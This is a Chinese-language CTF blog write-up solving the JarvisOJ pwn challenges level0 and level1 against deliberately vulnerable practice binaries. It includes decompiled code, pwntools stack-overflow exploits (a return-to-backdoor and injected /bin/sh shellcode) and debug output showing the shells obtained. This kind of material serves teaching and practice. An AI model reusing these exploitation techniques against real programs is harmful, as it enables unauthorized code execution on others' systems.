
jarvisOJ Pwn writeup

原创

KGYSaikou 于 2021-05-10 13:20:40 发布 23 收藏
文章标签： pwn

1.level0

checksec一下




```
Arch:     amd64-64-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

64位程序，只开启了堆栈不可执行保护


用IDA打开

主函数非常简单，输出Hello World以后调用vulnerable_function()函数，并返回该函数的返回值



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function();
}
```


vulnerable_function()函数内定义了一个字符变量buf，用read函数读取字符(串)到buf中



```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```

这里我们可以发现，buf的距离rbp的长度为80h，而read可以读取200h个字符，会造成栈溢出

在函数列表中发现后门函数callsystem()




```
int callsystem()
{
  return system("/bin/sh");
}
```

所以我们只要构造合适的payload，将vulnerable_function()函数的返回地址改写成callsystem()函数的地址即可

exp如下:

```
from pwn import *

context.binary = './level0'
context.log_level = 'debug'
elf = context.binary

io = process("./level0")

payload = flat(cyclic(0x80 + 8) + elf.sym['callsystem'])
io.sendline(payload)
io.interactive()
```


运行后得到sh



```
└─$ python3 exp.py
[*] '/home/kali/Desktop/level0'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process './level0' argv=[b'./level0'] : pid 1299
[DEBUG] Sent 0x91 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  │aaaa│baaa│caaa│daaa│
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  │eaaa│faaa│gaaa│haaa│
    00000020  69 61 61 61  6a 61 61 61  6b 61 61 61  6c 61 61 61  │iaaa│jaaa│kaaa│laaa│
    00000030  6d 61 61 61  6e 61 61 61  6f 61 61 61  70 61 61 61  │maaa│naaa│oaaa│paaa│
    00000040  71 61 61 61  72 61 61 61  73 61 61 61  74 61 61 61  │qaaa│raaa│saaa│taaa│
    00000050  75 61 61 61  76 61 61 61  77 61 61 61  78 61 61 61  │uaaa│vaaa│waaa│xaaa│
    00000060  79 61 61 61  7a 61 61 62  62 61 61 62  63 61 61 62  │yaaa│zaab│baab│caab│
    00000070  64 61 61 62  65 61 61 62  66 61 61 62  67 61 61 62  │daab│eaab│faab│gaab│
    00000080  68 61 61 62  69 61 61 62  96 05 40 00  00 00 00 00  │haab│iaab│··@·│····│
    00000090  0a                                                  │·│
    00000091
[*] Switching to interactive mode
[DEBUG] Received 0xd bytes:
    b'Hello, World\n'
Hello, World
$ 
```

2.level1


checksec一下



```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX disabled
PIE:      No PIE (0x8048000)
RWX:      Has RWX segments
```

32位程序 几乎没有开启保护


用IDA打开



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  write(1, "Hello, World!\n", 0xEu);
  return 0;
}
```

很简单的主函数

vulnerable_function()函数



```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  printf("What's this:%p?\n", &buf);
  return read(0, &buf, 0x100u);
}
```


函数输出了buf变量的地址，之后读取100h的字符

因为没有开启NX保护，所以可以直接向buf上写入shellcode，之后再跳转到buf的地址就可以执行shellcode

exp如下:

```python
from pwn import *

context.binary = './level1'
context.log_level = 'debug'
elf = context.binary

io = process('./level1')

io.recvuntil('this:')
buf = int(io.recvuntil('?\n', drop = True), 16)
shellcode = asm(shellcraft.sh())

payload = flat(shellcode, 'a'*(0x88 + 4 - len(shellcode)), buf)

io.sendline(payload)
io.interactive()
```

运行后得到sh



```
        /* push 'sh\x00\x00' */
        push 0x1010101
        xor dword ptr [esp], 0x1016972
        xor ecx, ecx
        push ecx /* null terminate */
        push 4
        pop ecx
        add ecx, esp
        push ecx /* 'sh\x00' */
        mov ecx, esp
        xor edx, edx
        /* call execve() */
        push 11 /* 0xb */
        pop eax
        int 0x80
[DEBUG] /usr/bin/x86_64-linux-gnu-as -32 -o /tmp/pwn-asm-9irzcumb/step2 /tmp/pwn-asm-9irzcumb/st
ep1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-9irzcumb/step3 /tm
p/pwn-asm-9irzcumb/step4
[DEBUG] Sent 0x91 bytes:
    00000000  6a 68 68 2f  2f 2f 73 68  2f 62 69 6e  89 e3 68 01  │jhh/│//sh│/bin│··h·│
    00000010  01 01 01 81  34 24 72 69  01 01 31 c9  51 6a 04 59  │····│4$ri│··1·│Qj·Y│
    00000020  01 e1 51 89  e1 31 d2 6a  0b 58 cd 80  61 61 61 61  │··Q·│·1·j│·X··│aaaa│
    00000030  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    *
    00000080  61 61 61 61  61 61 61 61  61 61 61 61  a0 bd 85 ff  │aaaa│aaaa│aaaa│····│
    00000090  0a                                                  │·│
    00000091
[*] Switching to interactive mode
$ 
```

https://blog.csdn.net/KGYSaikou